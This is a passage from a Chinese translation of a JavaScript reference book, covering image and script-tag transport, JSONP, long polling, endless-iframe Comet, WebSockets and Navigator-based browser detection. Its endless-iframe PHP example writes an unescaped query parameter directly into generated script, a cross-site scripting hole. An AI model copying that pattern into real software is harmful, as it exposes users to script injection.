<input type="radio" name="rating" value="2"> 2
<input type="radio" name="rating" value="3"> 3
<input type="radio" name="rating" value="4"> 4
<input type="radio" name="rating" value="5"> 5
] <em> - Love It</em>
</form>
<br>
<div id="responseOutput"></div>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch15/twowayimage.html>


尽管图像 cookie 机制仍然在使用,但是单向的图像请求更加倾向于使用基于图像的通信,因为它是一种应急传输模式;实际上,在恶意软件中经常使用!

15.16.2 脚本标签

另外一种遗留的数据传输机制是<script>标签。与图像标签一样，可以简单地使用 DOM 插入一个<script>标签，并通过查询字符串传递数据，如下所示：

```
function sendRequest(url, payload) {
    target.innerHTML = "";
    var newScript = document.createElement('script');
    newScript.src = url+"?" +payload;
    newScript.type = "text/javascript";
    document.body.appendChild(newScript);
}
```

现在，有趣的是，不必使用任何形式的 *handleResponse()* 函数，因为 *handleResponse()* 的调用来自脚本文件的加载，正如图 15-28 中的传输所显示的：



```

HTTP/1.1 200 OK
Connection: close
Date: Wed, 05 Oct 2011 09:53:48 GMT
Server: Microsoft-IIS/6.0
X-Forwarded-By: ASP.NET
X-Forwarded-By: PHP/5.2.9
Cache-Control: no-cache
Pragma: no-cache
X-UA-Compatible: IE=Emulate
Content-Type: application/x-javascript

var responseOutput = document.getElementById("responseOutput");
responseOutput.innerHTML += "Thank you for voting. You rated this a <strong>4</strong>.";
responseOutput.innerHTML += "There are <strong>1275</strong> total votes. The average is <strong>3.02</strong>.";
responseOutput.innerHTML += "You can see the ratings in the <a href='\"ratings.txt\"' target='\"_blank\"'>ratings file</a>";

```

图 15-28 数据传输信息

在线：<http://javascriptref.com/3ed/ch15/script.html>

<script>标签通信机制仍然存在的原因是，因为它支持更容易的跨域请求机制，可以很容易地调用这种机制。当然，这种机制很容易带有一个主要的警告——安全形势是很严重的。考虑这种机制基本上让页面运行来自另外一个服务器的脚本代码。如果该服务器变成危害的或恶意的，则它会危害 Web 页面的安全。

假设正在使用信任的站点，调用该站点并提供回调参数，指示我们喜欢在对 *requestComplete()* 函数的调用中包装响应：

```
function sendRequest(url, payload) {
    var newScript = document.createElement("script");
    newScript.src = url+"?" +payload;
    newScript.type = "text/javascript";
    document.body.appendChild(newScript);
}

function requestComplete(rating, total, average) {
    var resultDiv = document.getElementById("resultDiv");
    resultDiv.innerHTML = "Thank you for voting. You rated this a <strong>" +
        rating + "</strong>. There are <strong>" + total + "</strong> total votes.
```

```

The average is <strong> + average + "</strong>. You can see the ratings in
the <a href='ratings.txt' target='_blank'>ratings file</a>.";
}

function rate(rating) {
    var url = "setrating.php";
    var callback = "requestComplete";
    var payload = "rating=" + rating;
    payload += "&transport=script";
    payload += "&response=script";
    payload += "&callback=requestComplete";
    sendRequest(url, payload);
}

```

在线: <http://javascriptref.com/3ed/ch15/scriptjsonp.html>

然后服务器端程序将使用一个在其中具有值的函数调用进行应答(见图 15-29)。可以使用简单的值或 JSON 字符串, 以及我们喜欢的任何内容:

```

HTTP/1.1 200 OK
Connection: close
Date: Wed, 05 Oct 2011 03:57:19 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-Powered-By: PHP/5.2.9
Cache-Control: no-cache
Pragma: no-cache
Ajax-Response-Type: script
Content-Type: application/x-javascript

requestComplete('5','1277','3.02');

```

图 15-29 服务器端程序的应答

在此看到了脚本机制的重要一点, 必须设置服务器端以调用回调机制。

总之, 就通信控制而言, 脚本机制不是最安全的, 也不是最强大的, 但是对于缺乏跨域 XHR 支持的浏览器, 它显然是一种有用的后备机制。

注意:

还有许多其他向服务器发送数据或从服务器接收数据的机制在此没有介绍: iframes、样式标签、使用 204 响应的位置更改、二进制机制(如 Flash)等。本书的姊妹篇, *Ajax: The Complete Reference*, 更加详细地介绍所有这些内容以及 Ajax 主题。

15.17 Comet 和套接字

对于为了保持客户端更新的更加持续的服务器链接, Ajax 应用程序必须依赖轮询机制构造查询, 从而以恒定的时间间隔检查状态。这种方法会对服务器端以及客户端等造成严重的负担。对于不定期发生的事件, 这种方法非常低效, 并且对于需要实时或近实时的连接几乎完全不能工作。

Comet 通信模式修改了这种方式，它保持浏览器和服务器之间的连接打开，以便服务器可以随意向客户端传递数据或推送消息，如图 15-30 所示。




图 15-30 Comet 风格的通信模式

注意:

Comet 不是首字母缩写词，并且看起来有点无意为使用的服务器推送方法集合给出清晰相关的标记。

如何称呼这种面向推送的通信模式，以及应当如何准确完成这种通信，是一个很有争议并且令人困惑的主题。连续的轮询机制当然不是，但是如果轮询的频率足够快，则能够为大部分应用程序提供有效的功能——将其称作快轮询(fast poll)。另外一种方法是使用长轮询(long poll)，这种方法使用 XHR 并保持连接打开很长一段时间，然后每次发送数据或到达超时时间时重新建立连接。还有一种通常称作慢加载(slow load)或“循环 iframe”的方式，这种方式通常作为连续连接实现，持续通过一个连接永不终止。还可以使用套接字链接从 Flash 文件或 Java applet 桥接到页面——将其称为二进制桥接(binary bridge)，引入真正双向通信。最后，根据实时事件处理的需要，HTML5 引入了创建浏览器和服务器之间的套接字的 WebSocket。表 15-11 总结了所有这些方式。

表 15-11 推送风格通信方式总结

| 方 式 | 描 述 | 注 释 |
|-----------|--|---|
| 快轮询 | 使用标准的 XHR 调用非常快地调用服务器，查看修改是否可用 | 使用到 Web 服务器的标准 HTTP 请求
不是真正的推送模式，但是如果足够连续，看起来是瞬间的
因为大量的请求，会对服务器造成相当大的负担
不允许服务器启动数据传输 |
| 长轮询 | 使用 XHR，但是保持连接打开较长的一段时间，如 20~30 秒。达到这一时间阈值之后，连接会关闭，并且由客户端重新建立连接。服务器可以随时将数据推送到保持的连接中，从而关闭连接，然后浏览器会立即重新打开 | 使用具有 HTTP 连接的标准 Web 服务器
服务器可以将数据推送到浏览器，假定连接保持打开保持连接，并且有些 Web 服务器应用程序的架构可能不能很好地采用这种方式
在数据传输或超时之后，当浏览器重新建立连接时，存在连接间隔 |
| 慢加载 | 使用指向永远不会结束的 URL 的 iframe。该 URL 是当需要时将数据推送到 iframe 的程序，然后可以上传到宿主页面，以提供新的可用数据 | 不使用 XHR，因此缺少某些网络和脚本控制，尽管作为 iframe 在老式浏览器中可以工作
连续加载可能会防止扰乱用户界面，如永远不会结束加载浏览器的地址栏
可能会导致内存消耗增长，甚至会失败，或者如果连接保持打开非常长的时间会导致浏览器发生问题 |
| binary 桥接 | 使用 Flash 或 Java applet 构造到服务器的套接字链接。作为双向通信，套接字提供了完整的推送功能。通过 JavaScript 可以从通信辅助 binary 接收数据 | 依赖于可能没有安装的 binary
JavaScript 和 binary 直接的 piping 可能有问题
就通信方法和数据格式来说非常灵活 |
| WebSocket | 在客户端和服务器之间建立的双向套接字通信 | 仍然在开发过程中，正在修改以前协议定义中的协议安全风险 |

接下来将研究一些最常用的 Comet 风格的通信方案，以揭示 WebSockets 需求的某些弱点和动机。

15.17.1 轮询：快或长

轮询模式可能不是很优美，但是对于蛮力方式它是有效的。使用计时器或间隔，可以简单地重新轮询服务器以获取数据(见图 15-31)。




图 15-31 服务器轮询

如果轮询频率足够快，也貌似可以提供立即可用的数据。然而，如果没有什么活动发生，最终就会导致为很小的价值而造成大量的网络请求。可以考虑为轮询方案添加延迟概念，该思想是如果没有发现变化就增加轮询尝试之间的延迟。然而，这种方法的缺点是当发生这种不频繁的变化时，在警告用户之前可能需要一些时间。

在线：<http://javascriptref.com/3ed/ch15/poll.html>

对于处理不能预测的更新，使用长轮询模式更好。在发送数据时可以重新建立连接，或者使用重试机制根据超时时间重新建立连接。下面的例子使用这种模式调用每 5 秒响应一次的服务器端程序。当服务器响应时，会注意到<div>被更新，然后调用 `sendRequest()`再次开始请求：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Long Poll</title>
<script>
function sendRequest(payload) {
    var xhr = new XMLHttpRequest();
    if (xhr) {
        xhr.open("GET", "longpoll.php" + "?" + payload, true);
```

```

    xhr.onreadystatechange = function() { handleResponse(xhr); };
    xhr.send(null);
}

function handleResponse(xhr) {
    if (xhr.readyState == 4 && xhr.status == 200) {
        var responseOutput = document.getElementById("message");
        responseOutput.innerHTML = xhr.responseText;
        sendRequest("delay=5");
    }
}

window.onload = function() {
    sendRequest("delay=0");
};
</script>
</head>
<body>
<h1>Long Poll</h1>
<div id="message"></div>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch15/longpoll.html>

下面简单的 PHP 代码模拟长查询模式，仅仅创建延迟以提供间歇性服务器活动的感觉：

```

<?php
header("Cache-Control: no-cache");
header("Pragma: no-cache");
if ($_GET["delay"])
    $delay = $_GET["delay"];
else
    $delay = 0;
sleep($delay);
print "Hello World at " . date("h:i:s A");
?>

```

图 15-32 中的网络跟踪显示了长查询模式的使用。




图 15-32 网络跟踪中使用的长轮询

注意:

基于关闭或计时器重新建立连接的方式，不局限于 XHR 通信；iframe 或其他传输也可以使用类似的机制。

15.17.2 长慢加载

当使用术语 Comet 时，更多想到的是长慢加载模式或循环 iframe。下面演示如何构造一个到服务器端程序的 iframe 连接，指示希望在何处放置响应数据，在这个例子，使用 id 值为“message”的<div>。

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Comet Iframe</title>
<script>
function sendRequest() {
    var currentRequest = document.createElement("iframe");

    currentRequest.style.visibility="hidden";
    document.body.appendChild(currentRequest);

    currentRequest.src = "endlessiframe.php?output=message";
  
```

```

}
window.onload = function() {
    sendRequest();
};
</script>
</head>
<body>Test
<div id="message">Test2</div>
</body>
</html>

```

在服务器上，生成一个进入 iframe 的响应页面。首先注意，生成<script>标签的代码会调用父窗口，并将内容放入到使用\$*output*找到的指定 DOM 元素中，对这个例子是“message”。还应当注意，在一个无限循环中构造该输出，并且每隔两秒刷新一次内容输出：

```

<?php
header("Cache-Control: no-cache");
header("Pragma: no-cache");
?>
<html>
<head>
<title>No Title Required!</title>
</head>
<body>
<?php
    $output = $_GET["output"];
    while ($output)
    {
        print '<script>';
        print 'window.parent.document.getElementById("' . $output . '").innerHTML
= "Hello World at ' . date("h:i:s A") . '";';
        print '</script>';
        ob_flush();
        flush();
        sleep(2);
    }
?>
</body>
</html>

```

返回浏览器，更新时间很短暂，但是查看 DOM，会发现整捆<script>标签被添加到永远不会结束的 iframe 中(见图 15-33)。




图 15-33 DOM 的变化

还应当注意，在有些浏览器中看起来永远不会结束页面加载。有些人认为，这个用户界面怪癖是好事情，因为它使得用户知道他们有一个连接，但是我们认为对于用户如何解释这个指示器，这种观点有点过分乐观。

最后，注意，如果让这个例子运行一段时间，浏览器的内存需求量就会不断增加。长慢加载可能有它的问题，但是它确实可以工作。请自己在 <http://javascriptref.com/3ed/ch15/endlessiframe.html> 上进行测试。

15.17.3 WebSocket

前面所有的例子都是缺少真正套接字的变通方法。真正的套接字是由 HTML5 以 WebSocket 的形式引入的。通过 WebSocket 可以实现客户端和服务器之间连续的双向连接。到服务器的连接保持打开，并且客户端和服务器都可以在任何时间捕获来自另一端的任何消息。在查看细节之前，先提醒一点：在撰写本书的该版本时，WebSocket 仍然处于实验阶段。协议已经修改了，它会导致以前工作的例子停止工作。老版本的浏览器可能不支持，或者如果使用老协议对 WebSocket 的支持可能不同。有些浏览器考虑到过去协议的安全问题，禁用了对 WebSocket 的支持。认为当前协议是稳定的，并且在当前大部分浏览器中都进行了实现。Firefox 使用 Moz 前缀，尽管其他浏览器没有使用前缀。

创建 WebSocket 的第一步是在服务器上设置套接字文件。该文件使用服务器端语言的套接字库设置。根据服务器端语言这可能不同。然而，WebSocket 和套接字之间的区别在于握手。WebSocket 协议对握手非常严格。需要为服务器设置特殊的头。服务器必须分析这些头，然后在响应中返回适当的头(见图 15-34)。




图 15-34 服务器上的 WebSocket

使用第三方库是明智的，因为握手已经修改了几次，并且涉及精确的操作。

设置客户端更清晰一些，尽管修改了协议，但是客户端代码保持不变。从获取指向恰当对象的引用开始：

```
window.WebSocket = window.WebSocket || window.MozWebSocket || null;
```

只要 `window.WebSocket` 不为空，就尝试打开该连接。注意 `ws://` 协议。对于 `WebSocket` 这必需的。（还有 `wss://` 协议，对于安全 `WebSocKet` 需要该协议）。还需要指定运行该套接字的端口：

```
ws = new WebSocket("ws://javascriptref.com:7225/3ed/ch15/socket/gettime.php");
```

当初初始化 `WebSocket` 时就会尝试打开它。通过在该套接字上调用 `close()` 方法简单地关闭它：

```
if (ws) {
    ws.close();
}
```

类似地，通过使用 `send()` 方法可以很容易地向服务器发送数据，该方法可以接受字符串、数组缓冲区或 `blob`：

```
ws.send(data.value);
```

可以为 `WebSocket` 添加一些事件，以捕获来自服务器的动作。表 15-12 详细描述了这些事件。

表 15-12 WebSocket 事件

| 事件处理程序 | 描 述 |
|-----------|--------------------------------------|
| onclose | 当关闭到 WebSocket 的连接时触发 |
| onerror | 当在 WebSocket 上发生错误时触发 |
| onmessage | 每次服务器向客户端发生数据时触发。当传递数据时会连续触发该事件 |
| onopen | 当成功打开 WebSocket 时引起该事件。这时，可以向服务器发送消息 |

如果服务器在没有客户端提示的情况推送数据，客户端可以通过侦听 onmessage 事件来不断地接收来自服务器的数据。onmessage 回调包含一个容纳 data 属性的 event 对象，该属性包含来自服务器的数据：

```
ws.onmessage = function (event) {
    document.getElementById("message").innerHTML += event.data + "<br>";
};
```

整个页面如下所示：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>WebSocket</title>
<script>
var ws = null;
function send(){
    if (ws){
        var data = document.getElementById("data");
        ws.send(data.value.substring(0,127));
        document.getElementById("message").innerHTML += "SENT: " + data.value +
"<br>";
        data.value = "";
    }
}

function start(){
    window.WebSocket = window.WebSocket || window.MozWebSocket || null;
    if (window.WebSocket){
        ws = new WebSocket("ws://jsref:7225/Ajax/socket/gettime.php");
        ws.onopen = function () {
            document.getElementById("message").innerHTML += "Socket Opened<br>";
        };
        ws.onmessage = function (evt) {
            document.getElementById("message").innerHTML += evt.data + "<br>";
        };
        ws.onclose = function () {
            document.getElementById("message").innerHTML += "Socket Closed<br>";
        };
    }
}
```

```
    }
    else {
        document.getElementById("message").innerHTML += "Browser does not
support WebSockets<br>";
    }
}

function stop() {
    if (ws) {
        ws.close();
    }
}

window.onload = function() {
    document.getElementById("btnStart").onclick = start;
    document.getElementById("btnStop").onclick = stop;
    document.getElementById("btnSend").onclick = send;
};
</script>
</head>
<body>
<h1>WebSocket</h1>
<form>
<strong>Enter a string or 'date' or 'time':</strong><br>
<input type="button" value="Start" id="btnStart">
<input type="button" value="Stop" id="btnStop">
<input type="text" id="data"><input type="button" value="Send" id="btnSend">
</form>
<div id="message"></div>
<br>

</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch15/WebSockets.html>

注意:

正如前面所提到的, 目前就其实现而言, HTML5 套接字非常易变。许多开发人员继续使用基于 Flash 的套接字作为替代方案, 甚至因为这个原因而主要使用基于 Flash 的套接字。如果需要实时通信, 鼓励读者谨慎地继续使用 HTML5 套接字, 并避免使用 Flash 技术。

15.18 Ajax 的内涵和挑战

除了前面显示的处理跨浏览器语法的所有问题外, Ajax 开发人员还需要面对大量特定于编码的挑战。

- **处理网络问题** 网络是使 Ajax 真正有趣的地方, 在此将面对许多困难的挑战。已经看到网络错误和超时处理不是 XHR 中很完善的部分, 尽管它应当很完善。我们主要是暗指使

用 Ajax 所面临的所有网络挑战,从不完整和形式不良的响应到超时、重试、网络状况,当然,还有上传和下载进度。虽然 XHR 对象添加了一些结构用于帮助解决这些问题,但是这些改进还远不彻底或没有普遍支持,因此谨慎的 JavaScript 程序员可能需要添加它们。

- **管理请求** 如果使用全局 XHR 对象,处理大量同时发生的请求有点棘手。对于这种风格的编码,如果使用一个已经存在的对象打开一个新请求,就会改写所有正在处理的请求。然而,除了这个基本问题之外,当处理许多同时发生的请求时确实还会遇到困难。第一个困难可能是在浏览器中构造同时发送到特定域的请求的数量是有限的。接下来,如果请求相互依赖,可能必须实现某种形式的队列或锁定机制,以确保请求以正确的顺序进行处理。这个困难的编码问题就是著名的并发编程(concurrent programming)。
- **用户界面改进** 使用 JavaScript 和 Ajax 提高数据的可用性和页面更改的可能性,对用户界面设计有很大的影响。一旦使用 XHR 并构建更具响应性的 Web 应用程序,为了充分利用新发现的功能,要准备好采用新的用户界面约定。通常 Ajax 与富用户界面约定一起使用,比如,拖放、提前输入、单击-编辑、还有更多。遗憾的是,如果没有正确地处理前面提到的网络问题,这些改进的界面功能将会变成一个负担。

对于所有这些挑战,应当使用库帮助我们进行 Ajax 开发。遗憾的是,在撰写本书的该版本时,许多主流的库没有很好地处理 Ajax 挑战的许多方面。如果评价某些库要泰然处之,会发现本章展示的许多思想没有处理。换句话说,在评估期间,在确认这些库不只是在 XHR 功能之上叠加浏览器技巧、网络边缘以及大小写等功能之前,不要被那些比较好的用户界面小组件所愚弄。不要将这一观点作为构建自己 Ajax 库的决定性建议,因为我们确信最终会出现受到良好支持的库,但是要认识到在较低层次上理解 Ajax 的工作原理,对于增加库所能做的功能,可能是最好的方案。

15.19 小结

XMLHttpRequest 对象是大部分 Ajax 应用程序的核心。这个有用的对象为 JavaScript 构建 HTTP 请求以及读取响应提供了通用功能。最初,XHR 对象的语法在一定程度上是实际的行业标准,但是 W3C 将这个重要的对象收录到规范文档中。对于基本的用途,浏览器供应商对它们的支持很一致;然而,在细节方面,不同浏览器之间有比较多的变化;比如 XHR 对象的实例化、头管理、准备状态、状态代码、扩展的 HTTP 方法、身份验证以及错误管理。浏览器供应商还引入了新兴的标准以及专有功能,其中有些很有用,但遗憾的是,没有得到广泛支持。尽管 XHR 的功能很强大,但是我们发现传统的 JavaScript 通信,在 Web 专业人士的工具箱中仍然有它们的位置;因此当尝试使用 JavaScript 与服务器进行通信时,鼓励读者不要仅仅选择最高级的解决方案,而且应当寻找最合适解决方案。

浏览器管理

由于浏览器的版本和功能的广泛多样性，构建在所有地方都能够优化地进行工作的 Web 站点是相当困难的。如果这个挑战不是很大，就不会仅仅将目标定位于兼容——而应当将目标定位于为用户优化地改进浏览器体验。本章将研究如何使用 JavaScript 管理浏览器以及用户体验。本章不仅介绍浏览器和功能检测，还会介绍状态、存储和脚本管理。然而，需要提醒的是在本章中展示的思想可能会被误用，并鼓励有些开发人员创建“专有的”Web 站点。在本章通篇都会提醒读者，浏览器检测、控制以及新兴的功能应当用于为所有用户改进 Web 站点的使用，而不是仅仅选择的某些用户。

16.1 浏览器检测基础

曾经构建过大量 Web 页面的任何人，肯定遇到过浏览器类型和版本之间许多区别中的某些区别。在你的屏幕上看起来很好的页面，在朋友或邻居的计算机上看起来可能不同，并且有时看起来迥然不同。这些差别从很小的外观不一致，比如，内容的少量位移或者容器尺寸的少许变化，到导致页面错误或根本不能显示的灾难性情况。

当遇到这种不可预料的媒质(如 Web)时，作为开发人员应当怎么办呢？有些开发人员放手不管，只针对适合他们当前选择的浏览器构建站点。如果曾经在站点上注意到“该站点只能在……中查看”这类提示时，那么就已经遇到过这种方式。其他一些开发人员则将站点技术简化到所谓的最低常见标准，以满足老式浏览器的需要，经常缺少甚至 CSS 或 JavaScript 这类支持，并且在低分辨率的环境中查看页面。在这些极端之间是更具有适应性的站点，该站点修改自身以适合浏览器的功能，或指示用户不能使用站点。这个“感知和适应”的概念经常称为“浏览器检测”(browser detection)或“浏览器嗅探”(browser sniffing)，并且它通常是 JavaScript 复杂任务的组成部分。

注意：

功能检测是浏览器检测的首选方式，但是实际上必须承认原始的浏览器检测仍然有其价值。

16.2 Navigator 对象

JavaScript 的 Navigator 对象提供了指示浏览器类型，以及关于用户访问的页面的其他有用信息的属性。最常用的 Navigator 属性已经成为 HTML5 标准，表 16-1 详细介绍了这些属性。注意，在此省略了浏览器支持的许多属性。有些更常用的属性在后面几节中会包含，但是需要提醒读者的是，Navigator 的许多属性有点是专用的；因此如果它们不常用，在此有意避免介绍它们。

表 16-1 选择的 Navigator 对象的属性

属性名称	描述
appName	浏览器的正式名称
appVersion	浏览器的版本
platform	平台的名称
userAgent	由浏览器传递给服务器的完整的用户代理值

注意：

非标准的 clientInformation 对象包含许多与 Navigator 对象相同的属性。然而，所有主流浏览器都支持 Navigator 对象，而 clientInformation 对象不是如此。应当永远不要使用 clientInformation 对象，因为 Navigator 对象总是更好的选择。

针对典型浏览器的用户代理字符串检查，揭示了各种隐蔽的数字和缩写词，并且由于将用户代理字符串误解为各种属性，因此经常发现开发人员在整个字符串上运行正则表达式。

下面的简单脚本输出 Navigator 对象的基本属性。因为答案的多样性，该脚本在一些常用浏览器上的显示效果很有趣，如图 16-1 所示。

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>HTML5 navigator Object Properties</title>
</head>
<body>
<h1>HTML5 navigator Object Properties</h1>
<script>
document.write("navigator.userAgent = " + navigator.userAgent + "<br>");
document.write("navigator.appName = " + navigator.appName+"<br>");
document.write("navigator.appVersion = " +
parseFloat(navigator.appVersion)+"<br>");
document.write("navigator.platform = " + navigator.platform + "<br>");
</script>
<noscript>
Sorry, I can't detect your browser without JavaScript.
</noscript>
</body>
</html>

```

在线：<http://www.javascriptref.com/3ed/ch16/navigator.html>

